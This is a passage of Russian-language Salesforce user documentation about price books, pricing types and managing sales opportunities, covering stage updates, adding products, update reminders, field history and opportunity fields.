- Продукты могут быть удалены из настраиваемых прайс-листов без изменения исходного списка продуктов или записей продуктов в других прайс-листах. Удаление продукта из стандартного прайс-листа не влияет на доступность и активность продукта, но инициирует удаление стандартной цены продукта, а также удаление самого продукта из всех настраиваемых прайс-листов. Если продукт удалить из стандартного прайс-листа, все еще связан с любым настраиваемым прайс-листом, нажмите кнопку **«ОК»** для удаления продукта из всех настраиваемых прайс-листов.
- Продукты, элементы строки сметы или продукты заказа могут быть добавлены только из одного прайс-листа.
- Чтобы включить продукт в коммерческую возможность, смету или заказ, выберите прайс-лист, содержащий нужный продукт. Последний прайс-лист, использованный для возможности или сметы, выбирается по умолчанию. Чтобы выбрать другой прайс-лист, нажмите кнопку **«Выбрать прайс-лист»** в связанном списке «Продукты» для коммерческой возможности или в связанном списке сметы «Элементы строки сметы». Кнопка «Выбрать прайс-лист» отображается при наличии доступа к нескольким прайс-листам При наличии доступа к нескольким прайс-листам и отсутствии кнопки обратитесь к администратору с просьбой добавить данную кнопку в макет страницы.
- Изменение прайс-листа для возможности с продуктами приводит к удалению всех продуктов из связанного списка «Продукты». Однако значение поля возможности «Стоимость» сохраняется.

СМ. ТАКЖЕ:

Создание настраиваемых прайс-листов

ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience.

Сметы и заказы доступны в Salesforce Classic.

Продукты, прайс-листы и заказы доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сметы доступны в версиях: **Performance Edition** и **Developer Edition**, а также в **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Рекомендации по назначению цен

Ниже перечислены моменты, которые следует учитывать администраторам и менеджерам отдела продаж при назначении цен на продукты в Salesforce.

- Ниже перечислены доступные типы цен.
  - *Стандартная цена* — это цена по умолчанию, связываемая с продуктом и автоматически добавляемая в стандартный прайс-лист.
  - *Цена по прайс-листу* — это настраиваемая цена, связываемая с продуктом в настраиваемом прайс-листе. Например, внутренние заказы могут обрабатываться по одним ценам, а международные заказы — по другим.
  - *Реализационные цены* — это фактические цены, указываемые торговыми представителями для продуктов, которые добавляются в возможности или сметы. Реализационные цены могут быть идентичны ценам, указанным в прайс-листе для возможности или сметы, либо включать скидки и различные изменения.
- Прежде чем добавить новый продукт в возможность, смету или настраиваемый прайс-лист, добавьте стандартную цену в продукт и пометьте ее флажком «Активно». Данная цена за продукт используется по умолчанию.
- Цена продукта по прайс-листу может быть назначена при наличии настраиваемых прайс-листов. Цена по прайс-листу становится доступна при добавлении продуктов в возможности или сметы из настраиваемого прайс-листа.
- Чтобы назначить цену в размере $100,00, введите в поле `«100»` или `«100,00»` с символом `«$»` или без него.
- Формат поля цены может быть расширен до восьми знаков после десятичной запятой. Чтобы изменить количество знаков после запятой, обратитесь в компанию Salesforce.

ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Сметы доступны в: Salesforce Classic

Продукты и прайс-листы доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сметы доступны в: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Рекомендации по использованию пользовательского интерфейса Salesforce Classic

- Стандартные цены или цены по прайс-листу могут быть добавлены только с помощью многострочных страниц добавления (страницы «Добавить стандартную цену» и «Добавить цену по прайс-листу»). Данные страницы не поддерживают настраиваемые поля. Чтобы добавить стандартные цены или цены по прайс-листу и заполнить настраиваемые поля, добавьте запись прайс-листа с помощью многострочной страницы добавления, откройте страницу «Редактирование записи прайс-листа» для добавленной записи и обновите настраиваемые поля.

  Прим.: Данные рекомендации не применяются к записям прайс-листа, созданным или измененным с помощью приложения Data Loader или API-интерфейса.

- Запись прайс-листа, содержащая обязательные настраиваемые поля, не может быть создана с помощью пользовательского интерфейса. Данные записи прайс-листа могут быть созданы только с помощью приложения Data Loader или API-интерфейса.
- Стандартные цены или цены по прайс-листу могут быть изменены в следующих разделах:
  - многострочные страницы редактирования (страницы «Изменить стандартную цену» и «Изменить цену по прайс-листу»);
  - страница «Изменение записи прайс-листа».

Составление ожидаемых продаж по возможностям

Возможности

Возможности Salesforce позволяют отслеживать потенциальные сделки и управлять ими.

Возможности — это подготавливаемые сделки. Записи возможностей отслеживают сведения о сделках, включая организации, участников и объемы потенциальных продаж. Если в организации используются интересы, то возможность создается при преобразовании интереса. Возможности могут также создаваться непосредственно для организаций, с которыми работают пользователи. По мере приближения сделок к этапу «Предложение»:

- Добавьте продукты и прикрепите файлы (например, контракты или таблицы).
- Зарегистрируйте выполняемые вызовы.
- Воспользуйтесь примечаниями для записи основных положений во время рабочих встреч.
- Создайте задачи для основных действий и календарные события для деловых встреч.
- Отправьте сообщение эл. почты контакту возможности или другим специалистам по ключевым решениям.

Воспользуйтесь Chatter для обмена стратегиями продаж с коллегами или обращения за адресной помощью к менеджеру прямо во время переговоров. При достижении следующего этапа сделки обновите запись возможности с текущим этапом. Сделки будут закрываться моментально!

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

Совет: Чтобы больше узнать об использовании возможностей и интересов, пройдите модуль Trailhead Интересы и возможности.

СМ. ТАКЖЕ:

Работа с коммерческими возможностями

Принцип использования коммерческих возможностей

Поля возможностей

Работа с коммерческими возможностями

Используйте коммерческие возможности для отслеживания и управления ходом работ, это поможет ускорить совершение сделок. Переводите сделки на следующие этапы, добавляйте продукты и т. д.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

Продвижение возможности к следующему этапу

Обновляйте данные сделки по мере ее продвижения к завершению. Точная информация на каждом этапе важна для задач прогнозирования, отчетности и, безусловно, для выполнения плана продаж.

Добавление и изменение продуктов в возможностях

Добавление продуктов в возможности позволяет отслеживать ассортимент и объемы продаваемой продукции. Чтобы записи о продаваемых продуктах и доходах гарантированно содержали точную информацию, следует регулярно обновлять количество и цены продуктов в возможностях.

Планирование напоминаний для обновления возможностей

Чтобы обеспечить актуальность коммерческих возможностей для вашей группы специалистов, следует создать автоматизированное сообщение электронной почты с отчетом об открытых коммерческих возможностях и разослать его в прямые отчеты вашей организации.

СМ. ТАКЖЕ:

Возможности

Продвижение возможности к следующему этапу

Обновляйте данные сделки по мере ее продвижения к завершению. Точная информация на каждом этапе важна для задач прогнозирования, отчетности и, безусловно, для выполнения плана продаж.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

Перемещение возможности на следующий этап в Salesforce Lightning Experience

Чтобы обновить этап возможности, воспользуйтесь записью возможности или представлением «Карточка производственного заказа для коммерческой возможности».

Продвижение возможности к следующему этапу в Salesforce Classic

Отслеживайте продвижение возможности по мере приближения сделки к завершению.

Перемещение возможности на следующий этап в Salesforce Lightning Experience

Чтобы обновить этап возможности, воспользуйтесь записью возможности или представлением «Карточка производственного заказа для коммерческой возможности».

Прим.: Данные действия поддерживаются в Lightning Experience. Если вы видите значок Средство запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

- При просмотре записи открытой возможности выберите новый этап и щелкните **«Пометить как текущий»**.
- При просмотре записи открытой возможности щелкните **«Пометить этап как завершенный»**.
- При просмотре представления «Карточка производственного заказа для коммерческой возможности» найдите нужную возможность и перетащите ее карту в столбец следующего этапа.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания возможностей:

- Создание для возможностей

Для просмотра возможностей:

- Просмотр для возможностей

Продвижение возможности к следующему этапу в Salesforce Classic

Отслеживайте продвижение возможности по мере приближения сделки к завершению.

Прим.: Эти действия доступны в Salesforce Classic. Если вы видите значок Средство запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

1. Отредактируйте запись возможности, которую необходимо обновить.
2. Выберите новый этап.
3. Сохраните запись.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания возможностей:

- Создание для возможностей

Для просмотра возможностей:

- Просмотр для возможностей

Добавление и изменение продуктов в возможностях

Добавление продуктов в возможности позволяет отслеживать ассортимент и объемы продаваемой продукции. Чтобы записи о продаваемых продуктах и доходах гарантированно содержали точную информацию, следует регулярно обновлять количество и цены продуктов в возможностях.

1. Найдите возможность, которую требуется изменить.
2. Выберите **«Правка»** рядом с нужным продуктом в связанном списке «Продукты» или выберите **«Добавить продукт»**. При добавлении первого продукта укажите соответствующий прайс-лист возможности.
3. Чтобы добавить продукт, выберите один или несколько продуктов из списка или выполните поиск.
4. Введите атрибуты для каждого продукта. На данную страницу можно добавить дополнительные поля, характерные для организации.
5. Заполните поле «Продажная цена». По умолчанию реализационная цена определяется ценой продукта по прайс-листу, назначенному возможности. В зависимости от предоставленных полномочий пользователя данное значение может быть переопределено.
6. Введите скидку на продукт в виде числа со знаком % или без него в поле «Скидка». Если поле «Скидка» недоступно, обратитесь к администратору.
7. Введите количество продуктов по данной цене в поле «Количество».
8. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Рекомендации по добавлению продуктов возможности

Поля продуктов возможностей

Продукты

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или изменения продуктов возможности:

- «Редактирование» для возможностей

  И

  «Чтение» для продуктов и прайс-листов

Планирование напоминаний для обновления возможностей

Чтобы обеспечить актуальность коммерческих возможностей для вашей группы специалистов, следует создать автоматизированное сообщение электронной почты с отчетом об открытых коммерческих возможностях и разослать его в прямые отчеты вашей организации.

Например, вы можете запланировать еженедельный отчет для текущего финансового квартала по всем возможностям, принадлежащим любому участнику рабочей группы, и отправить его результаты участникам рабочей группы.

1. Убедитесь в том, что напоминания об обновлении коммерческих возможностей включены.
2. Введите строку «*Напоминание*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мое напоминание об обновлении»**.
3. Чтобы активировать напоминание после сохранения параметров, установите флажок «Активно».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

4. Введите имя и адрес для отправителя напоминаний.
5. Выберите параметр получателей.
6. Введите любых других получателей в поле «Копия». При вводе адресов эл. почты рекомендуем использовать запятые, точки с запятой, пробелы или новые строки.
7. Введите тему и сообщение для добавления в электронные напоминания.
8. Выберите частоту.
9. Чтобы добавить все открытые возможности, дата закрытия которых приходится на 90 дней, предшествующие значению поля «Дата закрытия», установите флажок «Добавить просроченные открытые возможности».

   Предположим, организация использует стандартный финансовый год, а текущий квартал начинается 1 апреля 2012 года. Настройте напоминания об обновлении для возможностей, которые должны быть закрыты в текущем месяце, и установите флажок «Добавить просроченные открытые возможности». Напоминание об обновлении, отправленное 15 июня, включает все возможности, относящиеся к промежутку 1 апреля—15 июня. Кроме того, оно включает открытые возможности, дата закрытия которых приходится на промежуток 2 января—1 апреля, так как первый квартал содержит 91 день.
10. Чтобы добавить возможности, даты которых соответствуют данному диапазону, заполните поле «Дата закрытия».
11. Выберите поля для добавления в электронные напоминания.

Поле	Описание
Дата последнего входа	Дата последнего входа ответственного за возможность.
Количество открытых возможностей	Общее количество возможностей в отчете.
Количество необновленных за последние 30 дней	Общее количество возможностей, которые не обновлялись за последние 30 дней.
Стоимость открытой возможности	Общая стоимость всех возможностей в отчете.
Общая стоимость закрытых	Общая стоимость всех закрытых возможностей в отчете. Если организация использует мультивалюту, то данная стоимость преобразуется в валюту пользователя. Если организация использует функцию расширенного управления валютами, то преобразование выполняется на основе датированных курсов обмена.
Дата последнего обновления	Дата отправки последнего прогноза ответственным за возможность. Если организация использует мультивалюту, то данная стоимость преобразуется в валюту пользователя. Если организация использует функцию расширенного управления валютами, то преобразование выполняется на основе датированных курсов обмена.

12. Нажмите кнопку **«Сохранить»**.

Если напоминание об обновлении возможности не содержит записей, то система Salesforce не отправляет сообщение эл. почты. Если сообщение эл. почты не отправляется для трех последовательных напоминаний об обновлении возможности, то запланированное напоминание деактивируется.

СМ. ТАКЖЕ:

Включение напоминаний об обновлении возможности

Принцип использования коммерческих возможностей

Чтобы использование коммерческих возможностей во всем спектре задач Salesforce было наиболее эффективным, необходимо ознакомиться со следующими ключевыми концепциями.

Журнал поля возможности
Журнал поля позволяет отслеживать изменения, которые были внесены в коммерческую возможность, в том числе изменения на конкретном этапе, чтобы можно было быстро узнать, кто внес изменения в коммерческую возможность и когда.

Рекомендации и размышления по поводу использования коммерческих возможностей
Чтобы наиболее эффективно использовать коммерческие возможности, необходимо ознакомиться со следующими размышлениями и рекомендациями.

СМ. ТАКЖЕ:

Возможности

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

Журнал поля возможности

Журнал поля позволяет отслеживать изменения, которые были внесены в коммерческую возможность, в том числе изменения на конкретном этапе, чтобы можно было быстро узнать, кто внес изменения в коммерческую возможность и когда.

Имеется два связанных списка, отслеживающих изменения полей в записи возможности.

Журнал поля возможности

При всяком изменении пользователем любого из стандартных или настраиваемых полей коммерческой возможности, для которых настроено отслеживание, в связанный список «Журнал поля возможности» добавляется новая запись. Все записи содержат сведения об этом изменении и о человеке, который его внес. Администратор может выбрать поля, для которых необходимо использовать отслеживание.

Журнал этапов

Всякий раз, когда пользователь изменяет поля Сумма, Вероятность, Этап или Дата закрытия, новая запись добавляется в связанный список Журнал этапов. Все записи содержат сведения об этом изменении и о человеке, который его внес. Администратор не может выбрать поля, для которых необходимо использовать отслеживание.

Изменения полей «Стоимость» и «Количество» можно отслеживать даже в том случае, если поле обновлено в результате изменения продуктов или расписаний возможности.

СМ. ТАКЖЕ:

- Отслеживание журнала поля для стандартных объектов
- Принцип использования коммерческих возможностей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра возможностей:

- «Чтение» для возможностей

Рекомендации и размышления по поводу использования коммерческих возможностей

Чтобы наиболее эффективно использовать коммерческие возможности, необходимо ознакомиться со следующими размышлениями и рекомендациями.

Рекомендации по созданию коммерческих возможностей

Ознакомьтесь со следующими основными рекомендациями при создании возможностей.

Рекомендации по удалению возможностей

Прежде чем удалять возможности Salesforce, ознакомьтесь с приведенными ниже рекомендациями.

Рекомендации по клонированию коммерческих возможностей

При клонировании коммерческой возможности быстро создается коммерческая возможность, содержащая ту же информацию, что и существующая. Прежде чем клонировать коммерческие возможности Salesforce, ознакомьтесь с приведенными ниже рекомендациями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

Рекомендации по предоставлению общего доступа к возможностям

За счет совместного использования коммерческих возможностей с другими пользователями вы обеспечиваете прозрачность хода своих действий. Это поможет другим предоставить вам важную информацию, которая поможет совершать успешные сделки. Перед тем как начать совместное использование коммерческих возможностей, следует ознакомиться со следующими рекомендациями.

Рекомендации по поиску похожих коммерческих возможностей

Ускорьте заключение сделок, воспользовавшись большей полнотой информации, содержащейся в успешно заключенных сделках, похожих на ту, которую вы заключаете сейчас. Вот некоторые рекомендации, которые помогут вам находить коммерческие возможности, которые помогут вам при поиске коммерческих возможностей.

Рекомендации по добавлению продуктов возможности

Ниже перечислены моменты, которые следует учитывать администраторам и менеджерам отдела продаж при добавлении продуктов в возможности.

Рекомендации по созданию коммерческих возможностей

Ознакомьтесь со следующими основными рекомендациями при создании возможностей.

Контакты и роли контактов

- Чтобы связать возможность с организацией или контактом, необходимо иметь как минимум доступ для чтения к организации или контакту.
- В Salesforce Classic, контакт, запись которого используется для создания возможности, автоматически становится основным в связанном списке возможности «Роли контакта». В Lightning Experience при создании коммерческой возможности из записи контакта выводится запрос на назначение роли этому контакту.

Подразделения

Если в организации включена поддержка подразделений, то подразделению новой возможности автоматически назначается подразделение связанной организации.

Прогнозы

- В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition созданным возможностям автоматически назначается категория прогноза, соответствующая назначенному этапу возможности. Соотнесение этапов возможности и категорий прогноза выполняется администратором при редактировании значений раскрывающегося списка «Этап».
- Возможность, которая должна быть закрыта в конкретном месяце (определяется полем «Дата закрытия»), автоматически добавляется в соответствующий прогноз, если поле возможности «Категория прогноза» не содержит значение *«Пропущено»*.

Мультивалюта

Если в организации включена поддержка мультивалюты, то стоимость возможности изначально отображается в личной валюте. Чтобы изменить валюту для отслеживания доходов от продаж, выберите нужное значение в раскрывающемся списке «Валюта возможности».

Доли возможности

Если организация использует функцию группового сбыта и доли, сумма которых составляет 100%, то пользователь автоматически добавляется в группу, работающую с возможностями, и изначально располагает 100% доли.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функция «Доли потенциальных клиентов» доступна в версиях: Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, активированные после лета 2009 г.

Функция «Доли возможности» и функция управления территориями доступны в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Управление территориями

Если организация использует функцию управления территориями, то созданные возможности автоматически назначаются территории при выполнении обоих указанных ниже условий.

- Пользователь принадлежит или обладает полномочием на редактирование той же территории, что и организация возможности.
- Пользователь и организация больше не имеют других общий территорий. (Обратите внимание, что при наличии полномочия «Управление территориями» доступ предоставляется ко всем территориям, включая родительские территории организации. При этом пользователю и организации *доступны* другие общие территории, кроме случаев назначения организации только одной территории верхнего уровня. Территории не назначаются возможностям.)

Рекомендации по удалению возможностей

Прежде чем удалять возможности Salesforce, ознакомьтесь с приведенными ниже рекомендациями.

- Удаление возможности доступно администратору, ответственному лицу или его менеджеру в иерархии ролей организации, а также пользователю с соответствующим полномочием.
- При удалении возможности выполняется удаление всех связанных примечаний, вложений, смет, элементов строки сметы, PDF-файлов смет, событий, задач, партнерских взаимосвязей, сильных и слабых сторон конкурентов, ролей контактов и журналов этапов.
- Удаленная возможность перемещается в корзину с возможностью восстановления из нее. При восстановлении удаленной возможности все связанные элементы также будут восстановлены.
- Контакты и организации, связанные с возможностью, не удаляются.

СМ. ТАКЖЕ:

Удаление записей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

Рекомендации по клонированию коммерческих возможностей

При клонировании коммерческой возможности быстро создается коммерческая возможность, содержащая ту же информацию, что и существующая. Прежде чем клонировать коммерческие возможности Salesforce, ознакомьтесь с приведенными ниже рекомендациями.

- Значение поля, доступного только для чтения не включается в клонированную коммерческую возможность.
- Если коммерческая возможность имеет связанную с ней группу потенциальных клиентов, группа не включается в клонированную возможность.
- Если с коммерческой возможностью связаны какие-либо продукты с уникальными настраиваемыми полями, удалите значения в пользовательских полях перед клонированием возможности.
- Если кнопка клонирования отсутствует, у вас может не быть полномочий на создание возможностей или администратор Salesforce мог удалить кнопку с макета страницы. Обратитесь за помощью к администратору Salesforce.

Прим.: Значение поля, которое доступно только для чтения, не может быть перенесено в клонированную запись.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

СМ. ТАКЖЕ:

Поля возможностей

Рекомендации по предоставлению общего доступа к возможностям

За счет совместного использования коммерческих возможностей с другими пользователями вы обеспечиваете прозрачность хода своих действий. Это поможет другим предоставить вам важную информацию, которая поможет совершать успешные сделки. Перед тем как начать совместное использование коммерческих возможностей, следует ознакомиться со следующими рекомендациями.

- Модель общего доступа организации и стандартные уровни доступа к возможностям территорий определяются администратором.
- Пользователь может расширить доступ к возможностям, но не может ограничить ниже стандартных уровней доступа организации.
- Общий доступ к возможности может быть предоставлен только пользователю с полномочием «Чтение» для возможностей.
- Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к возможности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

Рекомендации по поиску похожих коммерческих возможностей

Ускорьте заключение сделок, воспользовавшись большей полнотой информации, содержащейся в успешно заключенных сделках, похожих на ту, которую вы заключаете сейчас. Вот некоторые рекомендации, которые помогут вам находить коммерческие возможности, которые помогут вам при поиске коммерческих возможностей.

- Используйте связанный список «Похожие коммерческие возможности» на странице подробных сведений о конкретной коммерческой возможности, чтобы найти успешно реализованные коммерческие возможности с похожей информацией.
- Критерии, по которым выполняется поиск похожих коммерческих возможностей, определяется администратором вашей организации. В результате поиска может быть найдено не более 10 000 возможностей, даты закрытия которых соответствуют трехмесячному периоду, а отображено не более 300 записей, которые максимально соответствуют заданным критериям. Порядок отображения результатов определяется количеством совпадающих полей.
- Результаты можно фильтровать по дате завершения сделки или по совпадающим полям.
- Чтобы увидеть, насколько запись в результатах поиска подобна текущей сделке, наведите указатель мыши на имя возможности. На боковой панели «Критерии соответствия» будут выделены совпадающие поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

СМ. ТАКЖЕ:

Включение и настройка похожих возможностей

Рекомендации по добавлению продуктов возможности

Ниже перечислены моменты, которые следует учитывать администраторам и менеджерам отдела продаж при добавлении продуктов в возможности.

- В поле «Стоимость» указывается общая стоимость продуктов, добавленных в возможность. Значение поля «Стоимость» может быть изменено только после удаления всех продуктов из возможности.
- Итоговая цена представляет собой количество продуктов, умноженное на реализационную цену.
- Можно добавить продукты с помощью расписаний в Lightning Experience или Salesforce1, но для включения расписаний продукта или создания/редактирования расписаний для продуктов нужно переключиться обратно в Salesforce Classic.
- Если организация поддерживает использование нескольких валют, то поле возможности «Валюта» связано с валютой соответствующей записи прайс-листа. Значение поля «Валюта» может быть изменено только после удаления всех продуктов из возможности.

ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля возможностей

Поля возможностей содержат разную информацию, предназначенную для отслеживания отложенных и потенциальных продаж. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные поля определяются используемой версией Salesforce.

Поле	Описание
Имя организации	Имя организации, связанной с возможностью. Имя организации может быть введено самостоятельно или выбрано с помощью значка поиска. Изменение организации для возможности, имеющей партнеров, приводит к удалению всех партнеров из связанного списка «Партнеры».
`Amount`	Предполагаемый суммарный объем продаж. Если в организации включена поддержка мультивалюты, то стоимость изначально отображается в личной валюте. Чтобы изменить валюту для отслеживания стоимости, выберите нужное значение в раскрывающемся списке «Валюта возможности». Стоимость возможности с продуктами равна суммарной стоимости связанных продуктов. Стоимость возможности с продуктами не может быть изменена напрямую. Чтобы изменить стоимость возможности с продуктами, рекомендуем изменить продажную цену или количество связанных продуктов. Изменение прайс-листа для возможности с продуктами приводит к удалению всех продуктов из связанного списка «Продукты». Однако значение поля возможности «Стоимость» сохраняется.
Дата закрытия	Предполагаемая дата закрытия возможности. Дата может быть введена самостоятельно или выбрана в календаре, который отображается при установке курсора в поле. Возможность, которая должна быть закрыта в конкретном месяце (определяется полем «Дата закрытия»), автоматически

Поле	Описание
	добавляется в соответствующий прогноз, если при редактировании прогноза данной возможности не была назначена категория «Пропущено». Если поле «Этап» открытой возможности относится к типу «Закрыто/реализовано», то поле «Дата закрытия» устанавливается на текущую дату по Гринвичу (UTC), при условии, что исходная дата относилась к будущему. По мере необходимости время по Гринвичу может отличаться от часового пояса пользователя на один день. Если дата закрытия относилась к прошлому при закрытии возможности, то дата не изменяется.
Контракт	Контракт, связанный с возможностью.
Создано	Пользователь, создавший возможность, а также дата и время создания. (Только для чтения)
Настраиваемые ссылки	Список настраиваемых ссылок для возможностей, заданных администратором. Доступно только в Salesforce Classic.
Описание	Описание возможности. Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.»
Ожидаемый доход	Доход, рассчитанный на основе значений в полях «Стоимость» и «Вероятность».
Категория прогноза	Имя категории прогноза, отображаемое в отчетах, на страницах редактирования и просмотра сведений о возможностях, в списковых представлениях возможностей, а также при поиске возможностей. Данный параметр связан с полем возможности «Этап». Дополнительную информацию о категориях прогноза см. в разделе «Работа с категориями прогнозов» на странице 1791.
Последнее изменение сделано	Пользователь, который изменял поля возможности последним, а также дата и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка возможности. (Только для чтения)
Источник интереса	Источник возможности (например, реклама, партнер или Интернет). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.
Следующий этап	Описание следующей задачи для закрытия возможности. Данное поле может содержать не более 255 символов.

Поле	Описание
Валюта возможности	Стандартная валюта для всех полей валюты в возможности. Стоимость отображается в валюте возможности, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям. Валюта возможности с продуктами связана с валютой связанного прайс-листа. Значение данного поля может быть изменено только после удаления продуктов.
Подразделение возможности	Подразделение, которому принадлежит возможность. Значение данного поля автоматически наследуется от связанной организации. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных.
Имя возможности	Имя возможности (например, «Acme.com: заказ на поставку офисного оборудования»). Данное поле может содержать не более 120 символов.
Ответственный за возможность	Назначенный ответственный за возможность. Недоступно в версии Personal Edition.
Тип записи возможности	Имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Тип записи может быть связан с процессом продажи. Доступно в версиях: Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
Организация-партнер	Поле, определяющее принадлежность возможности пользователю-партнеру. Данное поле доступно только для чтения.
Основной источник кампании	Имя кампании, ответственной за создание возможности. Если возможность создана в результате преобразования интереса, то имя кампании автоматически добавляется в данное поле из интереса. Если интерес связан с несколькими кампаниями, то в возможность добавляется кампания, статус участника которой обновлен последним. При наличии нескольких влияющих кампаний щелкните ссылку **«Правка»** напротив нужной основной кампании в связанном списке «Влияние кампании» на странице сведений о возможности и установите флажок «Основной источник кампании». При этом кампания добавляется в поле возможности «Основной источник кампании».
Личный	Поле, определяющее личную возможность. Просмотр, редактирование и составление отчетов по личным

Поле	Описание
	возможностям доступны только администраторам, ответственным и вышестоящим пользователям в иерархии ролей. Недоступно в версиях Group Edition и Personal Edition. Личные возможности не инициируют предупреждения о крупной сделке или бизнес-правила. Личные возможности учитываются прогнозами только при использовании функции настраиваемого прогнозирования или продукта «Совместные прогнозы». При наличии полномочия «Просмотр всех прогнозов» пользователи могут просматривать личные возможности на вкладке «Прогнозы». Прим.: Установка флажка *«Личное»* инициирует удаление групп, работающих с возможностями, долей возможности и общего доступа. (Ответственный за личную возможность получает 100% типов долей, сумма которых составляет данную стоимость.)
Вероятность	Вероятность закрытия возможности, выраженная в процентах. Значение поля «Вероятность» обновляется при каждом изменении поля «Этап» даже в тех случаях, если поле «Вероятность» помечено в макете страницы как доступное только для чтения. Значение данного поля может быть переопределено только при наличии полномочия на его редактирование.
